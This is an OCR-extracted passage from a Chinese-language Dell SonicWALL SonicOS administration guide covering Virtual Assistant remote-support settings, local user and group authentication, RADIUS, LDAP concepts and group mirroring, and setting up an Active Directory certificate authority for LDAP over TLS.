
如需登录，客户必须进行以下操作：

1 在面板的左侧选择**客户**图标。



2 完成所需信息字段。


3 单击**登录**按钮，进入队列请求虚拟助手。



由技术员操作

如需在安装 *VASAC* 后登录，技术员必须进行以下操作：

1 登录虚拟助手。




2 选择**技术员**按钮。

3 完成所需登录参数。

4 单击**登录**按钮。然后，将向技术员显示主面板。

5 双击弹出菜单中的**开始**开启对客户的支持通道。



通道建立后，如有必要，技术员可以查看和控制客户的桌面，与客户聊天以及传输文件。客户可以通过终止支持应用程序随时终止控制。

113

查看虚拟助手队列

- 第 1136 页的虚拟助理 > 状态

虚拟助理 > 状态

当客户登录虚拟助手接收技术支持时，将把他们的名字添加到队列中。您可在**虚拟助理 > 状态**页面查看通过虚拟助手等候支持的客户的状态。



客户的状态包括：

- 客户当前是否正在获得虚拟助手的支持。
- 他们在队列中的位置。
- 客户问题的摘要。
- 分配的技术员的姓名。

可以通过单击客户列表右侧的**注销**图标从队列中手动删除客户。

114

最大限度提高虚拟助手灵活性

- 第 1137 页的虚拟助理 > 设置
  - 第 1138 页的常规设置
  - 第 1140 页的通知设置
  - 第 1142 页的请求设置
  - 第 1143 页的限制设置
  - 第 1143 页的保存设置

虚拟助理 > 设置

希望最大限度提高虚拟助手功能的灵活性的，您应该花些时间正确调整所有可用的设置。如需配置设置，请转到**虚拟助理 > 设置**页面。



主题：

- 第 1138 页的常规设置
- 第 1140 页的通知设置
- 第 1142 页的请求设置
- 第 1143 页的限制设置
- 第 1143 页的保存设置

常规设置



在**常规设置**部分，您可以：

- 第 1138 页的启用虚拟助手
- 第 1139 页的创建免责声明
- 第 1139 页的允许用户从外部网络访问
- 第 1139 页的从入口登录虚拟帮助链接

启用虚拟助手

您需要决定如何为客户提供访问权限以通过虚拟助手获得支持。

- 无需邀请即可启用虚拟助手支持。
- 为客户提供“ 帮助编码 ”用于在收到邀请后访问入口时输入。通过为客户设置全局帮助编码，您可以限制谁能够进入系统请求帮助。编码最多可以是八 (8) 位字符，并可以在“帮助编码”字段中输入。客户通过技术员或管理员提供的电子邮件获得该编码。

需要客户使用帮助编码的步骤是：

1 在**常规设置**部分，在**帮助编码**字段输入代码。代码最多可达 8 个字符。

注：帮助编码可用于限制某人进入系统请求帮助。



使客户无需提供编码即可请求虚拟助手的支持的步骤如下：

1 在**常规设置**部分，将**帮助编码**字段留空。



2 选中**启用支持没有邀请**复选框。

创建免责声明



免责声明字段允许管理员创建一条书面消息要求客户在获得支持前必须阅读和同意。如果免责声明是必需的，每位客户在进入虚拟助手队列前都必须接受该免责声明。

允许用户从外部网络访问



客户访问链接字段允许用户设置 URL 让客户可以从网络外部访问 SSL VPN 设备。如果没有输入 URL，发送给客户的支持邀请将使用技术员访问设备所使用的相同 URL。


注：如果从网络外部通过不同的 URL 访问 SSL VPN 设备，您应该配置此 URL。

从入口登录虚拟帮助链接

如果客户转至技术员登录页面，您可以选择在那里显示一个链接用于将客户重定向到支持登录页面。

提供链接的步骤如下：

1 启用复选框**从入口登录虚拟帮助链接**。



注：如果您想要客户能够从登录页面请求帮助，应该启用无邀请的支持。

2 确保链接正确。

通知设置



在**提醒设置**部分，您可以自定义邀请和技术员提醒设置的各个特性。

- 第 1140 页的创建技术员电子邮件列表
- 第 1140 页的自定义支持邀请
- 第 1141 页的配置电子邮件服务器和正文

创建技术员电子邮件列表



当未受邀请的客户进入支持队列时，**技术员电子邮件列表**字段中的所有电子邮件地址条目都将收到通知电子邮件。最多可以在此列表中添加 10 个电子邮件，邮件之间以分号分隔。

自定义支持邀请

您可以自定义邀请主题行和邀请正文。

主题：


- 第 1141 页的变量
- 第 1141 页的自定义主题行
- 第 1141 页的自定义邀请

变量

这些变量可用来自定义邀请主题行和邀请正文。


- 技术员姓名：%EXPERTNAME%
- 邀请中的客户消息：%CUSTOMERMSG%
- 支持链接：%SUPPORTLINK%
- SSL-VPN 链接：%ACCESSLINK%

自定义主题行




您可以通过在**邀请的主题**字段，使用第 1141 页的变量列出的变量，输入所需文字自定义支持邀请电子邮件的主题行。将提供邀请主题样本。

自定义邀请




您可以通过在**邀请消息**字段，使用第 1141 页的变量列出的变量，输入所需文字自定义支持邀请电子邮件的正文。消息最多可包含 800 个字符。将提供邀请主题样本。

配置电子邮件服务器和正文



为了利用虚拟助手的电子邮件邀请功能，您必须在 SonicOS 管理界面的**日志 > 自动化**页面配置相应的邮件服务器和发件人地址设置。有关描述，请参见第 1517 页的日志 > 自动化。将提供到**日志 > 自动化**页面的链接。

请求设置



在**请求设置**部分，您可以配置与支持请求限制相关的各种设置。


- 第 1142 页的限制队列大小
- 第 1142 页的创建完整队列消息
- 第 1142 页的限制来自单个 IP 的请求数
- 第 1142 页的限制队列中的时间

限制队列大小



最大请求字段用于限制队列中一次包含的等待帮助客户数。到达限值时，将阻断新的请求。默认队列大小为 **10** 个请求。

创建完整队列消息



限制消息字段用于当请求数达到最大限制因而队列中没有可用位置时向客户显示的文字。将提供样本消息。您可以创建最多含 256 个字符的消息。

限制来自单个 IP 的请求数



您还可以限制来自单个 IP 的请求数。这可以防止相同的客户同时多次请求虚拟助手且因此多次将客户置入队列。在**来自一个 IP 的最大请求**字段中输入所需的限制。输入 **0** （默认）表示没有限制。

限制队列中的时间



为了避免客户在高峰期间无限期等待虚拟助手的支持，您可以设置客户保持在队列中等待获得支持的时间限制（分钟）。通过在**等待请求的过期时间**字段中输入所需分钟数来设置此限制。如果您不想设置限制，则输入 **0**（默认）。

限制设置

如果您遇到来自无益或非法来源的请求，可以阻止来自定义的 IP 地址的请求。

阻断不需要的 *IP* 的步骤如下：

1 滚动到**限制设置**部分。




2 单击**添加**按钮添加待阻止的源 IP 地址。将显示**管理员地址**对话框。



3 从**源地址类型**下拉菜单中，选择 **IP 地址**（默认）。

4 在 **IP 地址**字段，输入要拒绝支持请求的 IP 地址。

5 单击**确定**提交信息。这样，新阻止的地址将显示在**从已定义的地址中拒绝请求**表。



保存设置

完成所有必要调整后：

1 单击页面顶部的**接受**按钮以保存设置。

单击**取消**还原到最近的设置。

第 17 部分

用户管理

- 管理用户和验证设置
- 查看用户状态
- 配置身份验证设置
- 配置本地用户
- 配置本地群组
- 管理访客服务和访客帐户
- 用户 > 访客服务
- 用户 > 访客帐号
- 用户 > 访客状态

115

管理用户和验证设置

- 第 1145 页的用户管理
  - 第 1145 页的关于用户管理
  - 第 1163 页的安装单点登录代理和/或终端服务代理
  - 第 1182 页的配置多管理员支持

用户管理

本章节介绍 Dell SonicWALL 网络安全设备对本地和远程验证用户的用户管理功能。

主题：

- 第 1145 页的关于用户管理
- 第 1163 页的安装单点登录代理和/或终端服务代理
- 第 1182 页的配置多管理员支持


关于用户管理

Dell SonicWALL 网络安全设备提供用户级别的身份验证机制，使用户可以远程在互联网访问 LAN，并可以对尝试访问互联网的 LAN 用户实施或绕过内容过滤策略。您还可以只允许验证的用户访问 VPN 隧道和在加密的连接内发送数据。

防火墙在所有用户尝试访问不同区域（例如 WAN、VPN、WLAN）的网络资源因而产生通过防火墙的网络流量时立即进行身份验证。防火墙不会验证登录 LAN 上的计算机，但仅执行本地任务的用户。用户级别的身份验证可以使用本地用户数据库、LDAP、RADIUS 或者本地数据库与 LDAP 或 RADIUS 的组合执行。对于有较多用户的网络，使用 LDAP 或 RADIUS 服务器进行用户验证可能更为高效。

SonicOS 还提供单点登录 (SSO) 功能。SSO 可以结合 LDAP 使用。

图 55. 用户管理拓扑



主题：

- 第 1146 页的使用本地用户和群组进行验证
- 第 1148 页的使用 RADIUS 进行身份验证
- 第 1149 页的使用 LDAP/Active Directory/eDirectory 验证
- 第 1152 页的单点登录概述
- 第 1161 页的多管理员支持概述

使用本地用户和群组进行验证

Dell SonicWALL 网络安全设备提供本地数据库用于存储用户和群组信息。您可以配置防火墙以使用该本地数据库验证用户和控制他们的网络访问权限。在访问网络的用户数相对较少时，本地数据库是优于 LDAP 或 RADIUS 的一种选择。创建很多用户和群组的条目很花时间，但在条目创建完成后，维护起来并不难。

防火墙上的本地数据库支持的用户数因表 157 显示的平台而不同。最大的整体用户限制等于 SSO 用户的最大值，本土用户的最大值等于 SSO 用户的最大值。Web 用户的最大值是从 web 和 GVC、SSL-VP 和 L2TP 客户端登录的联合用户的最大值。


表 157. 平台支持的用户值

平台	SSO 用户	Web 用户	Web 服务器线程	平台	SSO 用户	Web 用户	Web 服务器线程
SM 9600	100,000	5,000	30	TZ600	500	500	8
SM 9400	90,000	5,000	30	TZ500/TZ500W	500	500	8
SM 9200	80,000	5,000	20	TZ400/TZ400W	500	150	8
NSA 6600	70,000	5,000	20	TZ300/TZ300W	500	150	8
NSA 5600	60,000	3,000	16				
NSA 4600	50,000	2,000	10	SOHO W	250	150	8
NSA 3600	40,000	1,500	8				
NSA 2600	30,000	1,000	8				

重要：要达到处理数字的最大效率，Dell SonicWALL 推荐：

- 无线用户尽量使用 RADIUS 计费。
- 使用 SSO 代理版本 4 或更高版本；不使用任何早于版本 3.6.10 的 SSO 代理。
- 尽可能用 LogWatcher 在 DC 日志模式下使用 SSO 代理。
- 如果需要用 NetAPI 或 WMI 来识别非域用户，则在不同的代理中识别。
- 尽可能设置排除来禁止任何未通过 SSO 识别的事物将之触发。

图 56. 用户管理：使用本地用户和群组进行验证



要对用户应用内容过滤服务 (CFS) 策略，用户必须是本地群组的成员，且向群组应用了 CFS 策略。要使用 CFS，您不能使用 LDAP 或 RADIUS，除非将这种方法与本地身份验证组合使用。在使用组合的身份验证方法以运用 CFS 策略时，本地群组的名称必须精确匹配 LDAP 或 RADIUS 群组的名称。在使用 **LDAP + 本地用户**验证方法时，您可以将 LDAP 服务器中的群组导入到防火墙上的本地数据库。这极大简化了将应用 CFS 策略的匹配群组的创建。

SonicOS 用户界面提供创建本地用户和群组帐户的途径。您可以添加用户和编辑任何用户的配置，包括以下设置：

- **群组成员** - 用户可以属于一个或多个本地群组。所有用户默认属于**所有人**和 **Trusted Users** 群组。您可以移除用户的这些群组成员身份，并添加其他群组的成员身份。

- **VPN 访问** - 您可以配置该用户可以通过 VPN 客户端发起访问的网络。在配置 VPN 访问设置时，您可以从网络列表中选择。网络由其地址组或地址对象名称指定。

  注：用户和群组的 VPN 访问配置会影响远程客户端使用 GVC、NetExtender 和 SSL VPN 虚拟办公室书签访问网络资源的能力。要允许 GVC、NetExtender 或虚拟办公室用户访问网络资源，必须将网络地址对象或群组添加到“VPN 访问”选项卡上的“允许”列表。


您还可以添加或编辑本地群组。群组的可配置设置包括：

- **群组设置** - 对于管理员群组，您可以配置 SonicOS 以允许在未激活登录状态弹出窗口时登录到管理界面。
- **群组成员** - 群组成员可以是本地用户或其他本地群组。
- **VPN 访问** - 群组 VPN 访问的配置方式与用户的 VPN 访问相同。您可以配置该群组成员可以通过 VPN 客户端发起访问的网络。在配置 VPN 访问设置时，您可以从网络列表中选择。网络由其**地址组**或**地址对象**名称指定。
- **CFS 策略** - 您可以对群组成员应用内容过滤 (CFS) 策略。只有在防火墙当前获得专业版内容过滤服务许可时，才可以使用 CFS 策略设置。

使用 RADIUS 进行身份验证

远程身份验证拨入用户服务 (RADIUS) 是 Dell SonicWALL 网络安全设备用于验证尝试访问网络的用户的协议。RADIUS 服务器包含带有用户信息的数据库， 并使用密码验证协议 (PAP)、质询握手身份验证协议 (CHAP)、Microsoft CHAP (MSCHAP) 或 MSCHAPv2 等身份验证方案检查用户凭据。

图 57. 用户管理：使用 RADIUS 进行身份验证



RADIUS 与 LDAP 极为不同，除了主要提供安全验证以外，还可以提供各条目的很多属性，包括可用于传回用户群组成员身份的各种属性。RADIUS 可以存储数千用户的信息，如果有很多用户需要访问网络，这会是一种好的用户验证方法。

使用 LDAP/Active Directory/eDirectory 验证

轻型目录访问协议 (LDAP) 定义了用于存储和管理网络中元素的信息的目录服务结构，信息包括用户帐户、用户群组、主机和服务器等。有多个不同的标准使用 LDAP 管理用户账户、群组和权限。有些是您可以使用 LDAP 管理的专有系统，例如 Microsoft Active Directory (AD)；有些是提供 LDAP API 用于管理用户存储库信息的专有系统，例如 Novell eDirectory。有些是开放的标准如 SAMBA，即 LDAP 标准的实施。

除了 RADIUS 和 本地用户数据库，SonicOS 还支持使用 LDAP 进行用户验证，并支持很多方案，包括 Microsoft Active Directory、Novell eDirectory 目录服务，和应该允许与任何方案交互的完全可配置的用户定义选项。

Microsoft Active Directory 还适用 Dell SonicWALL 单点登录和 Dell SonicWALL SSO 代理。更多信息，请参见第 1152 页的单点登录概述。

主题：

- 第 1149 页的 LDAP 术语
- 第 1150 页的 SonicOS 中支持的 LDAP 目录服务
- 第 1150 页的 LDAP 用户群组镜像

LDAP 术语

在使用 LDAP 及其变式时，以下术语很有用：

- 方案 – 方案是定义目录中可存储的数据类型以及如何存储这些数据的一组规则或结构。数据以条目形式存储。
- *Active Directory (AD)* – 通常结合基于 Windows 的网络使用的 Microsoft 目录服务。Microsoft Active Directory 与 LDAP 兼容。
- *eDirectory* – 用于基于 Novell NetWare 的网络的 Novell 目录服务。Novell eDirectory 有可用于管理的 LDAP 网关。
- 条目 – LDAP 目录中存储的数据。条目存储在“属性/值”（或名称/值）对中，其中，属性按“对象类别”定义。示例条目有 `cn=john`，其中 `cn`（常用名）是属性，`john`是值。
- 对象类别 – 对象类别定义了 LDAP 目录可能包含的条目类型。AD 使用的示例对象类别有用户或群组。

  Microsoft Active Directory 的类可在 http://msdn.microsoft.com/library/ 浏览。
- 对象 - 在 LDAP 术语中，将目录中的条目称为对象。在 LDAP 客户端的 SonicOS 实施中，关键的对象是“用户”和“群组”对象。LDAP 的不同实施可以使用不同形式指代这些对象类别，例如，Active Directory 指代将用户对象称为用户，将群组对象称为群组，而 RFC2798 将用户对象称为`inetOrgPerson`，将群组对象称为`groupOfNames`。
- 属性 - 存储在 LDAP 目录的对象中的数据项。对象可以有必需的属性或允许的属性。例如，`dc`属性是`dcObject`（域组件）对象的必需属性。
- *dn* - “识别名”，是用户或其他对象的全局唯一名称。这由多个组件组成，通常以常用名 (`cn`) 组件开头，以指定为两个或多个域组件 (`dc`) 的域结尾。例如‘`cn=john,cn=users,dc=domain,dc=com`’
- *cn* – “常用名”属性是 LDAP 中很多对象类别的必需组件。
- *ou* – “组织单位”属性是大多数 LDAP 方案实施的必需组件。
- *dc* – “域组件”属性通常存在于识别名的根中，且通常是必需属性。
- *TLS* – 传输层安全性是 IETF 标准化版本的 SSL（安全套接字层）。支持 TLS 1.1 和 1.2。

SonicOS 中支持的 LDAP 目录服务

为了集成公司网络中使用的最常见目录服务，SonicOS 支持集成以下 LDAP 方案：

- Microsoft Active Directory
- RFC2798 InetOrgPerson
- RFC2307 网络信息服务
- Samba SMB
- Novell eDirectory
- 用户定义的方案

SonicOS 为运行以下协议的目录服务器提供支持：

- LDAPv2 (RFC3494)
- LDAPv3 (RFC2251-2256, RFC3377)
- 通过 TLS 的 LDAPv3 (RFC2830)
- 带有 STARTTLS 的 LDAPv3 (RFC2830)
- LDAP 提名 (RFC2251)

LDAP 用户群组镜像

LDAP 用户群组镜像用于从 LDAP 服务器向 SonicWALL 安全设备自动复制 LDAP 用户群组配置。管理员可以在 LDAP 服务器上独占管理 LDAP 用户群组，且不需要手动复制 SonicWALL 安全设备上的配置。用户群组配置定期从 LDAP 服务器上读取和复制到 SonicWALL 安全设备。

复制到安全设备的 LDAP 用户群组名称包括以下格式的域名：*name@domain.com*。这可以确保来自不同域的用户群组名称唯一。

以下功能和限制适用于镜像的 LDAP 用户群组：

- 您只能删除 LDAP 服务器上的 LDAP 用户群组。他们不能删除 SonicWALL 安全设备上的镜像 LDAP 用户群组。在 LDAP 服务器上删除用户群组时，自动删除位于 SonicWALL 安全设备上的镜像群组。
- 您只能编辑 LDAP 服务器上的 LDAP 用户群组名称（及其备注框）。他们不能编辑 SonicWALL 安全设备上的镜像 LDAP 用户群组或其备注框。SonicWALL 安全设备上的备注框显示“从 LDAP 镜像”。
- 您可以将用户作为成员添加到 SonicWALL 安全设备上的 LDAP 用户群组。
- 您不能将群组添加到 SonicWALL 安全设备上的其他群组。默认用户群组只能在 LDAP 服务器上配置。
- 如果 LDAP 用户群组的 VPN、SSL VPN、CFS 策略和 ISP 策略等设置在**防火墙 > 访问规则**或**防火墙 > 应用规则**等配置页面上可配置，您可以在 SonicWALL 安全设备上配置这些设置。

  注：LDAP 用户群组如果已在任何访问规则、应用规则或策略中配置，则不会将之删除。

- 如果您禁用 LDAP 用户群组镜像，不会删除 SonicWALL 安全设备上的镜像用户群组。会对其进行更改，以使管理员可以手动删除。如果未手动删除本地镜像用户群组，则可以重新启用。
- 系统在 SonicWALL 安全设备上创建镜像群组时，且镜像群组的名称匹配用户创建的已存在（非镜像）本地群组，则不会替换本地群组。更新本地群组成员身份，以反映在 LDAP 服务器上配置的群组嵌套。
- 如果系统在 LDAP 服务器上找到名称与 SonicWALL 安全设备上的一个默认用户群组相同的用户群组，则不会在 SonicWALL 安全设备上创建镜像用户群组。更新默认用户群组中的成员身份，以反映在 LDAP 服务器上配置的群组嵌套。
- 对于在 SonicOS 6.2 之前版本中创建的群组，如果 SonicWALL 安全设备上存在只有简单名称（无域）的本地用户群组，且该名称匹配 LDAP 服务器上的用户群组名称（包含域），将在 SonicWALL 安全设备上创建新本地用户群组，且对其赋予与 LDAP 服务器上对应用户群组相同的域。原始的本地用户群组仍保留为无域。给原群组的用户赋予 LDAP 群组、新本地镜像群组和原本地群组（无域）的成员身份。

将 LDAP 集成到 SonicWALL 设备。

集成防火墙与 LDAP 目录服务需要配置 LDAP 服务器以进行证书管理，在防火墙上安装正确的证书和配置防火墙以使用来自 LDAP 服务器的信息。如需 LDAP 的简介，请参见第 1149 页的使用 LDAP/Active Directory/eDirectory 验证。

主题：

- 第 1151 页的准备 LDAP 服务器以进行集成
- 第 1206 页的配置 Dell SonicWALL 设备以支持 LDAP

准备 LDAP 服务器以进行集成

在开始 LDAP 配置之前，您应该准备 LDAP 服务器和 SonicWALL 以获得 LDAP over TLS 支持。这需要：

- 在 LDAP 服务器上安装服务器证书。
- 安装 CA（证书颁发机构）证书用于在防火墙上发布 CA。

以下过程介绍如何在 Active Directory 环境执行这些任务。

配置 Active Directory 服务器上的 CA

在 *Active Directory* 服务器上配置 *CA* 的步骤如下（如果已安装证书服务，请略过前五个步骤）：

1. 转至**开始 > 设置 > 控制面板 > 添加/移除程序**
2. 选择**添加/移除 Windows 组件**
3. 选择**证书服务**
4. 提示时选择**企业根 CA**。
5. 输入请求的信息。如需 Windows 系统的证书的信息，请参见 http://support.microsoft.com/kb/931125.
6. 启动**域安全策略**应用程序：转至**开始 > 运行**，然后运行命令：**dompol.msc**。
7. 打开**安全设置 > 公钥策略**。
8. 右击**自动证书请求设置**。
9. 选择**新建 > 自动证书请求**。
10. 在向导中逐步前进，然后从列表中选择**域控制器**。

从 Active Directory 服务器导出 CA 证书

从 *AD* 服务器导出 *CA* 证书的步骤如下：

1. 启动**证书颁发机构**应用程序：**开始 > 运行 > certsrv.msc**。
2. 右击您创建的 CA，然后选择**属性**。
3. 在**常规**选项卡，单击**查看证书**按钮。
4. 在**详细信息**选项卡，选择**复制到文件**。
5. 在向导中逐步前进，然后 **Base-64 编码 X.509 (.cer)** 格式。
6. 指定保存证书使用的路径和文件名称。

将 CA 证书导入到 SonicOS

